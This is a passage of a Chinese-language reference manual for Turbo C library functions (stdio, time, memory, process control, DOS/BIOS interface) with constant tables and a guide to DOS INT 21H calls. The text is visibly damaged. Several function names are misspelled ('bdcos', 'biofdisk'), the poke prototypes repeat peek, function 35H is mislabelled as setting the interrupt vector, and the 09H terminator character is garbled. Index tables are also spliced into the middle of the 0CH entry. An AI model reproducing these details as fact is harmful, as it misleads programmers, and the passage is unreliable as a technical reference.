 参数: 把老文件名 `oldname` 改为新名 `newname`。
 返回值: 成功则0, 否则 -1。

rewind 重定位流
 用法: #include <stdio.h>
 int rewind(FILE *stream);
 参数: 把流的指针重新定位到开始处。
 返回值: 成功则0, 否则返回 -1。

scanf, fscanf, cscanf, sscanf, vscanf, vsscanf 格式化输入
 用法: #include <stdio.h>
 int scanf(char *format[, argument, ...]);
 int fscanf(FILE *stream, char *format[, argument, ...]);
 int cscanf(char *format[, argument, ...]);
 int sscanf(char *string, char *format[, argument, ...]);
 int vscanf(char *format, va-list argp);
 int vfscanf(FILE *stream, char *format, va-list argp);
 int vsscanf(char *string, char *format, va-list argp);
 参数: `scanf` 从标准流 `stdin` 读数据, 然后把它存在地址参数 `&arg1-&argn` 给定的地址中;
`fscanf` 从指定输入流 `stream` 中读数据, 然后把它存在地址参数 `&arg1-&argn` 给定的地址中;
`cscanf` 从控制台读数据, 然后把它存在地址参数 `&arg1-&argn` 给定的地址中;
`sscanf` 从字符串 `string` 读数据到参数 `&arg1-&argn` 给定的地址中;

vscanf类似scanf,但它从va-arg数组的va-list param中接受参数;
 vscanf类似fscanf,但它从va-arg数组的va-list param中接受参数;
 vsnscanf类似scanf,但它从va-arg数组的va-list param中接受参数。
 返回值:返回输入存储的字段数,无字段被存储时返回0,出错时返回EOF。
ungetc 把字符返回流中
 用法: #include <stdio.h>
 int ungetc(char c, FILE *stream);
 int ungetc(int c);
 参数: ungetc把字符c返回流stream, ungetc把字符c返回键盘缓冲区。
 返回值: ungetc总是返回字符c, ungetc在成功时返回字符c, 出错时返回EOF。
unlink 删除文件
 用法: #include <dos.h>
 int unlink(char *filename);
 int remove(char *filename);
 参数: filename指定要删除的文件。
 返回值: 若成功则返回0, 否则返回-1。
 说明: remove是把调用传给unlink的宏。
9. 日期时间
asctime 把结构中的日期时间转换为字符串
 用法: #include <time.h>
 char *asctime(struct tm *tm);
 参数: tm所指的结构tm中存的时间转换为ASCII字符串的形式。
 返回值: 返回指向日期时间字符串的指针。
 说明: 存储时间的结构tm在TIME.H中定义。
ctime 把日期和时间转换为字符串
 用法: #include <time.h>
 char ctime(long *clock);
 参数: 把clock所指的时间转换为字符串的形式。
 返回值: 返回指向日期时间字符串的指针。
difftime 计算一段时间
 用法: #include <time.h>
 difftime(time-t1 time2, time-t1 time1);
 参数和返回值: 返回时该time1到该time2之间的时间差(以秒为单位)。
getdate 取系统日期
 用法: #include <dos.h>
 void getdate(struct date *dateblk);
 参数: 把系统日期填入dateblk所指的结构中。
 说明: date结构定义如下:

```

struct date{
    char da-year;
    char da-day;
    char da-mon; /* Month (1=Jan) */
};

```

gettime 取系统时间
 用法: #include <dos.h>
 void gettime(struct time *timep);
 参数: 把系统日期填入timep所指的结构中。
 说明: time结构定义如下:

```

struct time{
    unsigned char ti-min;
    unsigned char ti-hour;
    unsigned char ti-hund; /* hundredth of seconds */
    unsigned char ti-sec;
};

```

setdate 设置系统日期
 用法: #include <dos.h>
 void setdate(struct date *dateblk);
 参数: 设置系统日期为dateblk所指的结构中的值。
settime 设置系统时间
 用法: #include <dos.h>
 void settime(struct time *timep);
 参数: 设置系统时间为timep所指的结构中的值。
time 设置系统日期和时间
 用法: #include <time.h>
 int stime(long *tp);
 参数: 设置系统的日期和时间, tp指向以秒为单位的、从1970年1月1日格林威治时间00:00:00算起的时间值。
time 取系统时间
 用法: #include <time.h>
 int time(long *tloc);
 参数: 取向以秒为单位的、从1970年1月1日格林威治时间00:00:00算起的当前时间, 并把它存在由tloc所的位置中。
10. 内存分配
free 释放内存
 用法: #include <alloc.h>
 void free (void *ptr);
 参数: 释放ptr所指的前申请的内存空间。
malloc, calloc 申请内存
 用法: #include <alloc.h>
 void *malloc(unsigned size);
 void *calloc(unsigned nelem, unsigned elsize);
 参数: malloc申请长度为size的内存空间, calloc申请长度为nelem×elsize的内存空间。
 返回值: 若成功则返回新申请的内存块的首地址的指针, 否则返回NULL。
11. 进程控制
abort 异常中止一进程
 用法: #include <process.h>
 void abort(void);
 说明: 该函数通过一exit调用终止程序执行并写终止信息到stderr中。

exec... 装入并运行其他程序(子进程)
 用法: #include <process.h>
 int execl(char *pathname, char *arg0, char arg1, ..., char argn, NULL);
 int execl(char *pathname, char *arg0, char arg1, ..., char argn, NULL, char *envp[]);
 int execlp(char *pathname, char *arg0, char arg1, ..., char argn, NULL);
 int execlp(char *pathname, char *arg0, char *arg1, ..., char argn, NULL, char *envp[]);
 int execve(char *pathname, char *argv[]);
 int execve(char *pathname, char *argv[], char *envp[]);
 int execvp(char *pathname, char *argv[]);
 int execvp(char *pathname, char *argv[], char *envp[]);
 说明: 函数后缀的含义:
 p - 除根目录和当前目录外, 还在DOS环境变量PATH的目录中搜索子程序名;
 l - 参数指针(arg0, arg1, ..., argn)按独立参数传送;
 v - 参数指针(argv[0], ..., argv[n])按参数数组传送;
 e - 参数envp可传送到子进程以改变了子进程的环境。
exit, _exit 终止程序
 用法: #include <process.h>
 void exit(int status);
 void _exit(int status);
 参数: status提供进程的出口状态, 一般0表示正常中止, 非0表示有错误发生。
system 执行DOS命令
 用法: #include <stdlib.h>
 int system(char *command);
 参数: 执行字符串command给定的DOS命令。
 返回值: DOS的COMMAND.COM的出口状态。
12. 接口
absread, abswrite 读、写磁盘扇区
 用法: #include <dos.h>
 int absread(int drive, int sects, int sectno, void *buffer);
 int abswrite(int drive, int sects, int sectno, void *buffer);
 参数: drive - 驱动器号(0=A, 1=B等), sects - 扇区数, sectno - 一起始扇区号, buffer - 存储区地址。
 返回值: 成功返回, 否则返回-1。
bdcos, bdcosp MS-DOS系统调用
 用法: #include <dos.h>
 int bdcos(int dosfun, unsigned dosdx, unsigned dosal);
 int bdcosp(int dospr, void *argument, unsigned dosal);
 参数: dosfun在《MS-DOS程序员参考手册》中定义, dosdx - DX寄存器的值, dosal - AL寄存器的值。
 返回值: 返回由系统调用设置的AX的值。
biofdisk 磁盘I/O操作
 用法: #include <bios.h>
 int biofdisk(int cmd, int drive, int head, int track, int sector, int sects, void *buffer);
 参数: drive - 驱动器号(0=A, 1=B等), head - 磁头, track - 磁道, sector - 扇区, sects - 扇区数, buffer - 缓冲区地址。
cmd 指定要执行的操作:
 0 - 磁盘复位
 1 - 返回最后一次磁盘操作的状态
 2 - 读扇区
 3 - 写扇区
 4 - 验证扇区
 5 - 格式化一个磁道
 以下值仅适用于XT或AT:
 6 - 格式化磁道并设置坏扇区标志
 7 - 从指定磁道开始格式化磁道
 8 - 把当前驱动器参数写在缓冲区buffer的前4个字节中
 9 - 初始化驱动器的特性
 10 - 长读
 11 - 长写
 12 - 查找
 13 - 交替磁盘复位
 14 - 读扇区缓冲区
 15 - 写扇区缓冲区
 16 - 测试驱动器是否准备好
 17 - 重新校准驱动器
 18 - 控制器RAM诊断
 19 - 驱动器诊断
 20 - 控制器的内部诊断。
 返回值: 返回一个由下列位组成的状态字节:
 0x00 - 操作成功
 0x01 - 错误命令
 0x02 - 地址标志没找到
 0x03 - 企图对写保护的磁道写
 0x04 - 记录不没找到
 0x05 - 复位失败
 0x06 - 上次后磁道已有改变

0x07 - 驱动器参数活动失败
 0x08 - DMA超范围
 0x09 - DMA试图跨越64K边界
 0x0A - 坏扇区检测
 0x0B - 检测到坏磁道标志
 0x0C - 不支持的磁道
 0x10 - 读错误
 0x11 - 校验错
 0x20 - 控制器失败
 0x40 - 查找失败
 0x80 - 附属设备响应出错
 0xBB - 硬盘未定义错误
 0xCC - 写故障
 0xE0 - 状态错
 0xFF - 敏感操作出错

bioequip 检查设备
 用法: #include <bios.h>
 int bioequip(void);
 返回值: 返回值的各位意义如下:
 b15,b14 - 打印机数目
 b13 - 串行打印机
 b12 - 游戏I/O
 b11,b10,b9 - RS232端口数
 b8 - 非DMA
 b7,b6 - 硬盘数
 b5,b4 - 视频模式, 00=未用, 01=40x25 BW带彩色卡, 10=80x25 BW带彩色卡, 11=80x25 BW带单色卡.
 b3,b2 - 主板RAM大小, 00=16, 01=32k, 10=48k, 11=64k

biokey 键盘接口
 用法: #include <bios.h>
 int biokey(cmd);
 参数和返回值: cmd指定键盘操作:
 0 - 返回下一从键盘输入的字符, 若低8位非0则为ASCII字符, 否则高8位为扩展键盘代码。
 1 - 测试是否有可读的输入键, 0表示没有, 否则返回并保存下一个输入键。
 2 - 返回换挡键的状态。

biomemory 返回内存大小
 用法: #include <bios.h>
 int biomemory(void);
 返回值: 返回基本内存大小。
bioprint 打印机I/O
 用法: #include <bios.h>
 int bioprint(int cmd, int byte, int port);
 参数: cmd指定port对应的打印机(0=LPT1, 1=LPT2)操作; 0=写打印byte(0-255)中的字符, 1=初始化打印机端口, 2=读打印机状态。
 返回值: 返回值是下列值通过“或”运算组合起来的打印机状态:
 0x01 超时, 0x08 I/O出错, 0x10 已选, 0x20 没纸, 0x40 确认, 0x80 不忙。

disable 屏蔽中断
 用法: #include <dos.h>
 void disable(void);
 说明: 屏蔽除NMI以外的中断。

enable 开放中断
 用法: #include <dos.h>
 void enable(void);

getdfree 取磁盘自由空间
 用法: #include <dos.h>
 void getdfree(int drive, struct dfree *dfreep);
 参数: 把驱动器drive(0=缺省, 1=A等)中的磁盘的特性填入dfreep所指的结构中。

getfat, getfatd 取文件分配表信息
 用法: #include <dos.h>
 void getfat(int drive, struct fatinfo *fatblkp);
 void getfatd(struct fatinfo *fatblkp);
 参数: getfat返回由drive(0=缺省, 1=A等)指定的驱动器, getfatd返回缺省驱动器的文件分配表的信息填入fatblkp所指的结构中。

inport, inportb 硬件端口输入
 用法: #include <dos.h>
 int inport(int portid);
 int inportb(int portid);
 参数: inport从端口portid读入一个字, inportb从端口portid读一字。
 返回值: 返回读入的值。

int86, int86x 通用8086软中断接口
 用法: #include <dos.h>
 int int86(int intr-num, union REGS *inregs, union REGS *outregs);
 int int86x(int intr-num, union REGS *inregs, union REGS *outregs, struct SREGS *segregs);
 参数: 执行intr-num指定的8086中断, inregs - 寄存器入口参数, outregs - 寄存器出口参数, int86x还在执行软件中断前把segregs->x.dx和segregs->x.es的值拷贝到对应的寄存器中。
 返回值: 返回寄存器AX的值, 进位标志被位表示出错。

intdos, intdosx 通用中断DOS接口
 用法: #include <dos.h>
 int intdos(union REGS *inregs, union REGS *outregs);
 int intdosx(union REGS *inregs, union REGS *outregs, struct SREGS *segregs);
 参数: 执行DOS中断0x21, inregs->h.al指明功能号, inregs - 寄存器入口参数, outregs - 寄存器出口参数, intdosx还在执行软件中断前把segregs->x.dx和segregs->x.es的值拷贝到对应的寄存器中。
 返回值: 返回寄存器AX的值, 进位标志被位表示出错。

keep 退出并继续驻留
 用法: #include <dos.h>
 void keep(int status, int size);
 参数: 返回MS-DOS, 出口状态保存在status中, 当前程序仍驻留在内存中, 所占存储空间为size, 其余部分释放。
 返回值: 返回寄存器AX的值, 进位标志被位表示出错。

outport, outportb 硬件端口输出
 用法: #include <dos.h>
 void outport(int portid, int value);
 void outportb(int portid, unsigned char value);
 参数: outport写一个字的值value到端口portid, outportb写一个字节到端口portid。

peek, peekb 读内存单元
 用法: #include <dos.h>
 void peek(unsigned segment, unsigned offset);
 void peekb(unsigned segment, unsigned offset);
 参数: 内存地址由segment, offset指定。
 返回值: peek返回一字, peekb返回一字节。

poke, pokeb 写内存单元
 用法: #include <dos.h>
 void peek(unsigned segment, unsigned offset, int value);
 void peekb(unsigned segment, unsigned offset, char value);
 参数: 写值到内存地址segment, offset。

sleep 挂起一段时间
 用法: #include <dos.h>
 void sleep(unsigned seconds);
 参数: 暂停程序执行, 挂起seconds秒。

13. 杂类

delay 延时
 用法: #include <dos.h>
 void delay(millseconds);
 参数: 当前程序暂停执行millseconds秒。

sound, nosound 发声、关闭声音
 用法: #include <dos.h>
 void sound(frequency);
 void nosound(void);
 参数: sound以frequency赫兹的频率发声, nosound关闭声音。

附录:
 1. CONIO.H定义的文本模式的符号常量

符号常量	数值	文本模式
LASTMODE	-1	原文本模式
BW40	0	黑白, 40列
C40	1	彩色, 40列
BW80	2	黑白, 80列
C80	3	彩色, 80列
MONO	7	单色

2. CONIO.H定义的文本模式下的颜色符号常量

符号常量	数值	前景或背景
BLACK (黑)	0	两者
BLUE (蓝)	1	两者
GREEN (绿)	2	两者
CYAN (青)	3	两者
RED (红)	4	两者
MAGENTA (洋红)	5	两者
BROWN (褐)	6	两者
LIGHTGRAY (浅灰)	7	两者
DARKGRAY (深灰)	8	前景
LIGHTBLUE (浅蓝)	9	前景
LIGHTGREEN (浅绿)	10	前景
LIGHTCYAN (浅青)	11	前景
LIGHTRED (浅红)	12	前景
LIGHTMAGENTA (浅洋红)	13	前景
YELLOW (黄)	14	前景
WHITE (白)	15	前景
BLINK (加闪烁)	+128	前景

3. GRAPHICS.H中定义的graphics-drivers枚举型中的常量

常量	数值	常量	数值
DETECT	0	(需自动检测)	
IBM8514	6		
CGA	1	HERCMONO	7
MCGA	2	ATT400	8
EGA	3	VGA	9
EGA64	4	PC3270	10
EGAMONO	5		

4. GRAPHICS.H中定义的颜色常量

数值	名字	数值	名字
0	BLACK (黑)	1	BLUE (蓝)
2	GREEN (绿)	3	CYAN (青)
4	RED (红)	5	MAGENTA (洋红)
6	BROWN (褐)	7	LIGHTGRAY (浅灰)
8	DARKGRAY (深灰)	9	LIGHTBLUE (浅蓝)
10	LIGHTGREEN (浅绿)	11	LIGHTCYAN (浅青)
12	LIGHTRED (浅红)	13	LIGHTMAGENTA (浅洋红)
14	YELLOW (黄)	15	WHITE (白)

5. GRAPHICS.H中定义的枚举类型fill-patterns中定义的填充模式常量

名称	值	描述
EMPTY-FILL	0	用背景色填充
SOLID-FILL	1	单填充
LINE-FILL	2	用k填充
LTSLASH-FILL	3	用//填充
SLASH-FILL	4	用粗线//填充
BKSLASH-FILL	5	用粗线\\填充
LTBKSLASH-FILL	6	用\\填充
HATCH-FILL	7	用交叉线填充
XHATCH-FILL	8	用交叉线填充
INTERLEAVE-FILL	9	用间隔线填充
WINDEDOT-FILL	10	用稀疏空白点填充
CLOSEDOT-FILL	11	用密集空白点填充
USER-FILL	12	用户定义的填充模式

6. GRAPHICS.H中定义的枚举putimage-op给出的算子的名字

名字	值	描述
COPY-PUT	0	拷贝
XOR-PUT	1	异或
OR-PUT	2	或
AND-PUT	3	与
NOT-PUT	4	拷贝图标象的非

7. GRAPHICS. H中定义的线型line-style给出的linestyle的线型名和线宽度常量

名称	值	描述
SOLID-LINE	0	实线
DOTTED-LINE	1	点线
CENTER-LINE	2	中心线
DASHED-LINE	3	破折线
USERBIT-LINE	4	用户定义的线型
NORM-WIDTH	1	一个像素宽
THICK-WIDTH	3	三个像素宽

8. GRAPHICS. H中定义的线型text-just给出的文本对齐方式的符号常量

名字	值	说明
LEFT-TEXT	0	水平
CENTER-TEXT	1	水平和垂直
RIGHT-TEXT	2	水平
BOTTOM-TEXT	0	垂直
TOP-TEXT	2	垂直

9. GRAPHICS. H中定义的线型font-name给出的字体的符号名

名字	值	说明
DEFAULT-FONT	0	位图字体
TRIPLEX-FONT	1	三重矢量字体
SMALL-FONT	2	小号矢量字体
SANSERIF-FONT	3	无衬线矢量字体
GOTHIC-FONT	4	哥特矢量字体

10. DOS. H中定义的文件属性的值 (p59)

名字	描述
FA-RDONLY	只读文件
FA-HIDDEN	隐含文件
FA-SYSTEM	系统文件
FA-LABEL	卷标
FA-DIREC	目录
FA-ARCH	档案

11. DOS. H中定义的路径成分的标志

名字	描述
EXTENSION	扩展名
FILENAME	文件名
DIRECTORY	目录名 (可能为子目录)
DRIVE	驱动器号
WILDCARDS	通配符 (*或?)

12. SYS. H中定义的文件读写权限的符号常量

名字	存取权限
S-IWRITE	允许写
S-IREAD	允许读
S-IWRITE S-IREAD	允许读和写

13. STDIO. H中定义的文件位置符号常量

名字	值	文件位置
SEEK-SET	0	文件开始
SEEK-CUR	1	当前文件指针位置
SEEK-END	2	文件末尾

附录三 简明 DOS 及 BIOS 调用指南

(原机解密)

本指南第一部分详细地描述了每一DOS中断(从20H至2FH),以及INT 21H的每一功能,第二部分描述了显示、磁盘、通讯、键盘、打印等BIOS调用的各种功能。

一. DOS调用部分

INT 20H 程序结束
程序最后退出的方法之一,通知操作系统程序已结束并且占用的内存可以释放, DOS采取下列行动:

- 从PSP, 000AH恢复终止处理向量
- 从PSP, 000AH恢复CTRL-C向量
- 清文件缓冲
- 转到结束处理地址

如果程序返回到 COMMAND.COM, 控制转到 COMMAND.COM 的驻留部分在需要时, COMMAND.COM 的暂存部分被重新装入并且接收控制。若批文件在执行, 则文件的下一行被接收并解释; 否则出现提示符等待下一条用户命令。

输入参数: CS = 程序段前缀的地址(EXE文件不能使用)
输出参数: 无

INT 21H 调用综述

大多数DOS服务通过软中断执行 INT 21H 完成。用这些服务, 程序可检查硬盘目录, 创建和删除文件, 读写文件中的记录, 设置或读实时时钟, 并且以硬件无关的方式完成许多其它的功能。

DOS的 INT 21H 已标准化, 并且可以在任何DOS系统上使用, 由这些功能完成所有I/O的程序可在任何支持DOS的机器上运行。

调用DOS功能常用方式如下:

——置 AH 寄存器为功能号, 其它的寄存器为指定的调用参数, 随后执行 INT 21H, 建议使用这种方式, 因为它产生最清晰和压缩的目标代码。

MOV AH, 功能号
...

INT 21H

除用于返回结果的寄存器外, 调用 DOS 功能时, 保存全部寄存器的内容, 唯一的例外是功能 63H, 它在 DOS2.26 中支持扩充的字符集; 功能 4BH (EXEC) 也是如此, 与 CP/M 功能 (00H 至 24H) 相对比, 成功或失败的代码通常返回在寄存器 AL 中, 对 DOS2.0 以上的功能调用, 状态标志用于表示成功或失败, 失败时, AX 为错误代码。

功能号	功能名
00H	程序终止
01H	带回显的字符输入
02H	字符输出
03H	辅助输入
04H	辅助输出
05H	打印输出
06H	直接控制台 I/O
07H	无回显, 无过滤的字符输入
08H	无回显的字符输入
09H	输出字符串
0AH	输入字符串
0BH	取输入状态
0CH	清输入缓冲后输入
0DH	重启硬盘
0EH	置缺省驱动器
0FH	打开文件
10H	关闭文件
11H	查找第一个匹配文件
12H	查找下一个匹配文件
13H	删除文件
14H	顺序读
15H	顺序写
16H	创建或截去文件
17H	重命名
18H	保留
19H	取缺省驱动器
1AH	置盘传送地址
1BH	取缺省驱动器分配信息
1CH	取指定驱动器分配信息
1DH	保留
1EH	保留
1FH	取当前驱动器DPB地址 (保留)
20H	保留
21H	随机读
22H	随机写
23H	取文件大小
24H	置随机记录号
25H	置中断向量
26H	创建程序段前缀
27H	随机块读
28H	随机块写
29H	分析文件名
2AH	取系统日期
2BH	置系统日期
2CH	取系统时间
2DH	置系统时间
2EH	置确认标志
2FH	取盘传送地址
30H	取DOS版本号
31H	结束并驻留
32H	取指定驱动器DPB地址 (保留)
33H	取或置CTRL-BREAK标志
34H	取DOS忙闲标志字节INDOS地址 (保留)
35H	置中断向量
36H	取未用盘空间
37H	取/置参数分隔符和设备名许可标志 (保留)
38H	取或置国别信息
39H	创建子目录
3AH	删除子目录
3BH	置当前目录
3CH	创建或截去文件
3DH	打开文件
3EH	关闭文件
3FH	读文件或外设
40H	写文件或外设
41H	删除文件
42H	移文件指针
43H	取或置文件属性
44H	设备驱动控制 (IOCTL)
45H	复制文件描述字
46H	强迫复制或文件描述字
47H	取当前目录
48H	分配内存
49H	释放内存
4AH	修改内存分配
4BH	执行程序
4CH	带返回码结束
4DH	取返回码
4EH	寻找第一个匹配文件

4FH	寻找下一个匹配文件
50H	设置新的PSP段地址 (保留)
51H	取当前PSP段地址 (保留)
52H	取系统参数表地址 (保留)
53H	DPB数据向DPB转换 (保留)
54H	取确认标记
55H	根据当前的PSP建立新的程序段前缀 (保留)
56H	重命名文件
57H	取或置文件日期和时间
58H	取或置分配策略
59H	取扩充的错误信息
5AH	创建临时文件
5BH	创建新文件
5CH	锁记录
5DH	保留
5EH	网络功能1
5FH	网络功能2
60H	保留
61H	保留
62H	取程序段前缀地址PSP
63H	取引导字节表

4AH	修改内存分配
58H	取或置存储策略
网络功能	
44H	设备驱动控制(IOCTL)
5EH	取机器名/置打印机
5FH	分配列表项
其它系统功能	
25H	置中断向量
26H	创建程序段前缀
29H	分配文件名
30H	取DOS版本号
33H	取或置CTRL-BREAK标志
35H	取中断向量
38H	取或置国别信息
44H	设备驱动控制
4BH	执行程序
4DH	取返回码
59H	取扩展错误信息
62H	取程序段前缀地址
63H	取引导字节表

保留功能

18H	保留
1DH	保留
1EH	保留
1FH	保留
20H	保留
32H	保留
34H	保留
37H	保留
50H	保留
51H	保留
52H	保留
53H	保留
55H	保留
5DH	保留
60H	保留
61H	保留

功能 00H 程序终止
程序退出的方式之一。
与 INT 20H 等价,通知操作系统程序结束并可释放所占内存空间,DOS采取下列行动:

- 从PSP,000AH恢复终止处理向量
- 从PSP,000EH恢复CTRL-C向量
- 清文件缓冲
- 转到终止处理地址

如果程序返回到 COMMAND.COM,则控制转到 COMMAND.COM 的驻留部分。若需要则把 COMMAND.COM 的暂存部分重装入并接收控制,如果执行的是批文件,则解释文件的下一行,否则显示提示符等待下一条用户命令。

输入参数: CS = 程序段前缀的段地址

输出参数: 无

功能 01H 带回显的字符输入
从键盘上输入一个字符,随后回显在屏幕上,无字符时将等待输入。

1/O可重定向(如果1/O已重定向,则无法测试盘满)。

输入参数: 无

输出参数: AL = 8位数据(输入)

功能 02H 字符输出
输出一个字符到当前活动的显示器上。

输出可重定向(如果1/O已重定向,则无法测试盘满)。

输入参数: DL = 8位数据(通常ASCII代码)

输出参数: 无

功能 03H 辅助输入
从第一个串行口读一个字符。

输入参数: 无

输出参数: AL = 8位数据(输入)

功能 04H 辅助输出
DL = 8位数据(输出)

输入参数: 无

功能 05H 打印输出
DL = 8位数据(输出)

输入参数: 无

功能 06H 直接控制台I/O
不通过操作系统接口,读写所有可能的字符和控制码。

输入参数: AL = 请求功能
00H - OFEH输出请求 输出请求(DL输出字节)
输出请求

输出参数: 对输出请求——无

对输入请求并且一字符准备好;

零标志 = 清除

AL = 8位数据(输入)

对输入请求并且无字符准备好;

零标志 = 置位

功能 07H 无回显无过滤的字符输入

输入参数: 无

输出参数: AL = 8位数据(输入)

功能 08H 无回显字符输入

输入参数: 无

输出参数: AL = 8位数据(输入)

功能 09H 输出字符串
DS,DX = 段;串位移

输入参数: 无

输出参数: 字符串必须以字符 \backslash (2AH)作为结束符,控制字符不能包含在字符串中。

功能 0AH 输入字符串
DS,DX = 输入缓冲区;位移

输入参数: 无

输出参数: 无

功能 0BH 取输入状态
输入参数: 无

输出参数: AL = 00 无字符输入
0FFH 有字符输入

功能 0CH 重置输入缓冲区后输入
输入参数: AL = 重置输入缓冲区后调用的功能号必须是 01H, 06H, 07H, 08H 或 0AH。

对功能0AH,

INT 21H 功能调用号分类索引

功能号	功能名
程序结束功能	
00H	结束
31H	结束并驻留
4CH	带返回码结束
字符输入功能	
01H	带回显的字符输入
03H	辅助输入
06H	直接控制台I/O
07H	无回显无过滤的字符输入
08H	无回显的字符输入
0AH	输入字符串
0BH	取输入状态
0CH	清输入缓冲后输入
字符输出功能	
02H	字符输出
04H	辅助输出
05H	打印输出
06H	直接控制台I/O
09H	输出字符串
盘控制功能	
0DH	重启动盘
0EH	置缺省盘驱动器
19H	取缺省盘驱动器
1BH	取缺省盘分配信息
1CH	取指定盘分配信息
2EH	置确认标志
36H	取未用盘空间
54H	取确认标志
58H	取或置分配策略
文件操作功能	
0FH	打开文件
10H	关闭文件
11H	查找第一个匹配文件
12H	查找下一个匹配文件
13H	删除文件
16H	创建或截去文件
17H	重命名文件
23H	取文件大小
3CH	创建或截去文件
3DH	打开文件
3EH	关闭文件
41H	删除文件
43H	取或置文件属性
45H	复制文件描述字
46H	强追复制文件描述字
4EH	查找第一个匹配文件
4FH	查找下一个匹配文件
56H	重命名文件
57H	取或置文件日期和时间
5AH	创建临时文件
5BH	创建新文件
记录操作功能	
14H	顺序读
15H	顺序写
21H	随机读
22H	随机写
24H	置随机记录号
27H	随机块读
28H	随机块写
3FH	读文件或外设
40H	写文件或外设
42H	移动文件指针
5CH	锁记录
目录操作功能	
39H	创建子目录
3AH	删除子目录
3BH	置当前目录
47H	取当前目录
盘传送地址功能	
1AH	置盘传送区地址
2FH	取盘传送区地址
系统日期和时间功能	
2AH	取系统日期
2BH	置系统日期
2CH	取系统时间
2DH	置系统时间
动态存储分配功能	
48H	分配内存
49H	释放内存

输出参数: DS,DX=输入缓冲区段;位移
对功能0AH:无 对功能01H,06H,07H,或08H: AL=8位数据(输入)

功能 0DH 重新启动磁盘(磁盘状态初始化)
输入参数: 无
输出参数: 无

功能 0EH 置缺省驱动器
选择一说明的驱动器为当前或确省的盘驱动器,返回系统中逻辑驱动器总数
输入参数: DL=驱动器码(0=A,1=B,等)
输出参数: AL=系统中逻辑驱动器数

功能 0FH 打开文件
打开一文件使之能对它进行顺序读写。
输入参数: DS,DX=文件控制块;位移
输出参数: 如果成功地找到文件: AL=00 DOS填写PCB为驱动器代码域(位移0000H)=说明的驱动器(1=A,2=B等)当前驱动器代码=0
当前块域(位移000CH)=00
记录大小域(位移000EH)=0080H(128)
如果打开文件失败,则:
AL=0FFH

功能 10H 关闭文件
关闭文件,如果文件被修改或扩充,则改变盘目录。
输入参数: DS,DX=文件控制块;位移
输出参数: AL=00 目录修改成功
=0FFH 目录中未找到文件

功能 11H 找一个匹配的文件名
在指定盘的当前目录上找匹配的文件名。
输入参数: DS,DX=文件控制块;位移
输出参数: 成功(找到匹配文件名):
AL=00 当前盘传送区(DTA)的缓冲区地址置为一未打开的标准的PCB(由输入的PCB类型决定)。
失败(未找到匹配文件名):
AL=0FFH

功能 12H 查找下一匹配文件名
如果前面的调用11H已经成功,并且还有匹配的文件则返回下一匹配文件名。
输入参数: DS,DX=文件控制块;位移
输出参数: 如果成功(找到匹配的文件名):
AL=00 当前盘传送区DTA缓冲区根据PCB的类型置为未打开的标准PCB或扩充的PCB。
如果失败(在当前目录下无其它的文件名匹配)
AL=0FFH

功能 13H 删除文件
从当前目录下删除所有的匹配文件。
输入参数: DS,DX=文件控制块;位移
输出参数: AL=00 如果文件被删除
0FFH 如果未找到匹配的文件,或所有匹配的
文件是只读文件。

功能 14H 顺序读
从文件中读下一顺序块数据,随后适当增加文件指针。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 读成功
01 文件结束
02 段卷
03 文件尾,读部分记录

功能 15H 顺序写
写下一顺序块到文件,随后适当增加文件指针。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 读成功
01 盘满
02 段卷

功能 16H 创建或删除文件
在当前目录下创建一新目录项,或对同名的文件使其长度为0。打开文件供顺序读/写操作。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 如果文件创建成功
0FFH 文件未创建(无空间)

功能 17H 文件重命名
在指定驱动器的当前目录下,改变全部匹配的文件名。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 文件被重命名
FFH 未找到匹配的文件或新的文件名匹配
存在的文件

功能 18H 保留

功能 19H 取缺省驱动器
返回当前或缺省驱动器的驱动器的代码。
输入参数: 无
输出参数: AL=驱动器代码(0=A,1=B等)

功能 1AH 置盘传送区地址
说明后继PCB盘的内存地址。(DTA地址)
输入参数: DS,DX=盘传送区;位移
输出参数: 无

功能 1BH 取缺省驱动器的分配信息
得到有关缺省驱动器的分配信息,以及指向文件分配表(FAT)标识字节的指针。
输入参数: 无
输出参数: AL=每簇的扇区数
DS,BX=FAT标识字节的段;位移
CX=物理扇区的大小(字节数)
DX=缺省驱动器的簇数

功能 1CH 对指定的盘取分配信息
得到有关指定驱动器的选择信息,以及指向文件分配表(FAT)标识字节的指针。
输入参数: DL=驱动器码(0=缺省,1=A,等)
输出参数: AL=每簇扇区数
DS,BX=FAT标识字节的段;位移
CX=物理扇区大小(字节数)
DX=缺省或指定驱动器簇数

功能 1DH 保留

功能 1EH 保留

功能 1FH 保留

功能 20H 保留

功能 21H 随机读
从文件中读一选择的记录到内存。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 读成功 01 文件结束
02 段卷绕 03 文件结束,读到部分记录

功能 22H 随机写
从内存写数据到文件中一选择的记录。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 写成功 01 盘满 02 段卷绕

功能 23H 取记录中文件大小
在当前子目录中找匹配文件;如果找到则以记录数填写文件大小信息到PCB中。
输入参数: DS,DX=未打开文件控制块的段;位移
输出参数: 找到文件: AL=00 FCB随机记录域(位移0021H)置为文件中对应的记录数,循环到下一偶数记录。
未找到文件: AL=0FFH

功能 24H 置随机记录号
置PCB的随机记录域到当前打开文件FCB的对应位置。
输入参数: DS,DX=文件控制块FCB的段;位移
输出参数: 不改变寄存器内容,在文件控制块中修改随机记录域。

功能 25H 置中断向量
初始化机器中断向量指向中断处理过程。
输入参数: AL=机器中断号
DS,DX=中断处理过程;位移
输出参数: 无

功能 26H 创建程序段前缀
复制当前执行程序的程序段前缀PSP到内存中说明的段地址,随后修改新的PSP使得其它程序可以使用。
输入参数: DX=新程序段的段前缀
输出参数: 无

功能 27H 随机块读
从说明的文件位置开始读一个或多个顺序记录到内存中。
输入参数: CX=所读记录数 DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 读取了全部要求的记录 01 文件结束
02 段卷绕 03 文件尾读到部分记录
CX=所读记录的实际数

功能 28H 随机块写
从内存中写一个或几个顺序记录到文件的指定位置。
输入参数: CX=要写记录数 DS,DX=文件控制块FCB的段;位移
输出参数: AL=00 写全部要求的记录 01 盘满
02 段卷绕
CX=写记录的实际数目

功能 29H 分析文件名
分析一文件说明字符串并放到文件控制块FCB的各个域。
输入参数: AL=控制分析标志
BH=1 当在分析串中说明了一扩展名,则修改PCB中相应的域。
0 不考虑修改扩展名,如果在分析串中没有扩展名,扩展名域被置为ASCII码空。
